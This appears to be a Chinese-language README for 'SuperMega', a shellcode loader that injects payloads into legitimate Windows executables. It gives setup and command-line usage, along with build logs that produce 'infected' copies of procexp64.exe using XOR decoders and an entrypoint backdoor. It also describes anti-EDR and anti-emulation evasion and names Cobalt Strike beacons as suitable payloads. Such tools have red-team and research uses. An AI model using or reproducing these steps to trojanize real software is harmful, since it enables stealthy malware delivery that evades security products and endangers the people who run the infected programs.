
隐蔽地将 shellcode 注入可执行文件
Ophiocordyceps camponoti-balzani 是一种真菌,寄生于膜翅目昆虫宿主,主要是蚂蚁。 O. camponoti-balzani 感染蚂蚁,并在宿主移动到适合真菌传播孢子的理想位置后最终将其杀死。

SuperMega 是一个 shellcode 加载器。通过将 payload shellcode 注入到 真正的可执行文件(.exe 或 .dll)中。
加载器/载体 shellcode 将紧密集成到 .exe 中,使静态分析 很难发现该 exe 已被感染。静态分析只会看到 真正的 exe 产物。
它还使用现代反 EDR 机制,使 shellcode 加载更不容易 被检测到。
特性:
参考资料:

SuperMega 依赖 VS2022 编译器。
启动 x64 native tools command prompt 来执行 web.py 或 supermega.py。
或者,如果你想使用现有的 shell,例如用于 VSC:
在 powershell 中:
> cmd.exe /k "C:\Program Files\Microsoft Visual Studio\2022\Community\VC\Auxiliary\Build\vcvarsall.bat" x64
在 cmd 中:
> call "C:\Program Files\Microsoft Visual Studio\2022\Community\VC\Auxiliary\Build\vcvarsall.bat" x64
根据需要调整路径。这应使 cl.exe 和 Windows.h 可用,它们是编译 carrier shellcode 所必需的。
> ./web.py
浏览至 http://localhost:5001。
将 calc64.bin shellcode 注入到 procexp64.exe 的示例:
PS C:\Users\dobin\Repos\SuperMega> cmd.exe /k "C:\Program Files\Microsoft Visual Studio\2022\Community\VC\Auxiliary\Build\vcvarsall.bat" x64
**********************************************************************
** Visual Studio 2022 Developer Command Prompt v17.12.4
** Copyright (c) 2022 Microsoft Corporation
**********************************************************************
[vcvarsall.bat] Environment initialized for: 'x64'

C:\Users\dobin\Repos\SuperMega>python.exe supermega.py
(helper.py       ) Write project to: projects/commandline/project.pickle
(project.py      ) -[ Cleanup project: commandline
(payload.py      ) -[ Payload: data/binary/shellcodes/calc64.bin
(payload.py      )     Size: 272 bytes
(templater.py    ) -[ Carrier create Template: projects/commandline/main.c
(templater.py    )     Carrier: alloc_rw_rx
(templater.py    )     Carrier: Code into: .text
(templater.py    )     Carrier: Decoder: xor_2
(templater.py    )     Carrier: Invoker: backdoor Entrypoint
(templater.py    )     Carrier AntiEmulation: sirallocalot
(templater.py    )     Carrier Guardrail: none
(templater.py    )     Carrier Decoy: none
(compiler.py     ) -[ Carrier: Compile C to ASM
(compiler.py     )     Carrier: projects/commandline/main.c -> projects/commandline/main.asm
(helper.py       )    > Run process: cl.exe /c /FA /GS- /Faprojects/commandline/ projects/commandline/main.c
(assembler.py    ) -[ Carrier: ASM to EXE
(assembler.py    )     Carrier: projects/commandline/main.asm -> projects/commandline/main.exe
(helper.py       )    > Run process: ml64.exe projects/commandline/main.asm /link /OUT:projects/commandline/main.exe /entry:AlignRSP
(assembler.py    )     Carrier Size: 590
(injector.py     ) -[ Injecting Carrier
(injector.py     )     Injectable: data/binary/injectables/procexp64.exe -> projects/commandline/procexp64.infected.exe
(injector.py     )     Checking if IAT entries required by carrier are available
(injector.py     )     IAT entries missing: 0
(injector.py     )     Inject: Write Carrier to 0x71C8D (0x7108D)
(injector.py     )     Backdoor function at entrypoint (0xE1D78)
(injector.py     )     Inject Carrier data into injectable .rdata/.text
(injector.py     )     Patch Carrier code to reference the injected data
(injector.py     ) -[ Write to file: projects/commandline/procexp64.infected.exe

> C:\Users\dobin\Repos\SuperMega>.\projects\commandline\procexp64.infected.exe
要将 shellcode messagebox.bin 注入到可注入的 procexp64.exe 中,使用载体 alloc_rw_rx 和解码器 xor_1,其中:
messagebox.bin:data/binary/shellcodes/messagebox.binprocexp64.exe:data/binary/injectables/procexp64.exealloc_rw_rx:data/source/carrier/alloc_rw_rx/template.cxor_1:data/source/decoder/xor_1.c> python.exe supermega.py --shellcode messagebox.bin --inject procexp64.exe --carrier alloc_rw_rx --decoder xor_1
(helper.py ) Write project to: projects/commandline/project.pickle
(project.py ) -[ Cleanup project: commandline
(payload.py ) -[ Payload: data/binary/shellcodes/messagebox.bin
(payload.py ) Size: 433 bytes
(templater.py ) -[ Carrier create Template: projects/commandline/main.c
(templater.py ) Carrier: alloc_rw_rx
(templater.py ) Carrier: Code into: .text
(templater.py ) Carrier: Decoder: xor_1
(templater.py ) Carrier: Invoker: backdoor Entrypoint
(templater.py ) Carrier AntiEmulation: sirallocalot
(templater.py ) Carrier Guardrail: none
(templater.py ) Carrier Decoy: none
(compiler.py ) -[ Carrier: Compile C to ASM
(compiler.py ) Carrier: projects/commandline/main.c -> projects/commandline/main.asm
(helper.py ) > Run process: cl.exe /c /FA /GS- /Faprojects/commandline/ projects/commandline/main.c
(assembler.py ) -[ Carrier: ASM to EXE
(assembler.py ) Carrier: projects/commandline/main.asm -> projects/commandline/main.exe
(helper.py ) > Run process: ml64.exe projects/commandline/main.asm /link /OUT:projects/commandline/main.exe /entry:AlignRSP
(assembler.py ) Carrier Size: 576
(injector.py ) -[ Injecting Carrier
(injector.py ) Injectable: data/binary/injectables/procexp64.exe -> projects/commandline/procexp64.infected.exe
(injector.py ) Checking if IAT entries required by carrier are available
(injector.py ) IAT entries missing: 0
(injector.py ) Inject: Write Carrier to 0x71C43 (0x71043)
(injector.py ) Backdoor function at entrypoint (0xE1D78)
(injector.py ) Inject Carrier data into injectable .rdata/.text
(injector.py ) Patch Carrier code to reference the injected data
(injector.py ) -[ Write to file: projects/commandline/procexp64.infected.exe
> C:\Users\dobin\Repos\SuperMega>.\projects\commandline\procexp64.infected.exe
输入:
data/binary/shellcodes:输入:我们想用作输入的 shellcode(payload)。.bindata/binary/injectables/:输入:我们注入其中的非恶意 EXE 文件。.exe输出:
projects/<projectname>:输出:包含生成文件的项目目录,其中包括被感染的 exeprojects/default:输出:包含来自 Web 的所有文件的项目目录projects/commandline:输出:包含来自命令行的所有文件的项目目录可修改:
data/source/carrier:实际解码并执行 payload 的组件(alloc_rw_rx、alloc_rx_rwx 等)data/source/antiemulation:使 AV 模拟器放弃的不同实现(sirallocalot、timeraw 等)data/source/decoder:payload 的解密(xor、xor2)data/source/guardrails:执行护栏示例(env)data/source/virtualprotect:一些关于 virtualprotect 的有趣用法升级时请清空 projects/。
需要 VS2022 编译器:
ml64.execl.exe以及 Python 包:
> pip.exe install -r requirements.txt
Visual Studio 2022 可能需要的包/组件列表:
可选:
r2.exe功能与设置说明。
--shellcode <filename.bin>
64 位 payload shellcode,例如你的 CobaltStrike beacon。应为 x64。
位于 data/binary/shellcodes/*.bin 目录中。
--inject <filename.exe>
用作木马的 64 位 Windows PE 可执行文件。shellcode 将被注入到此 EXE 或 DLL 中。EXE/DLL 的原始功能将不再工作(它只会执行其所携带的 shellcode 的载体)
位于 data/binary/injectables/*.exe *.dll 目录中。
确保它具备所有必需的 DLL。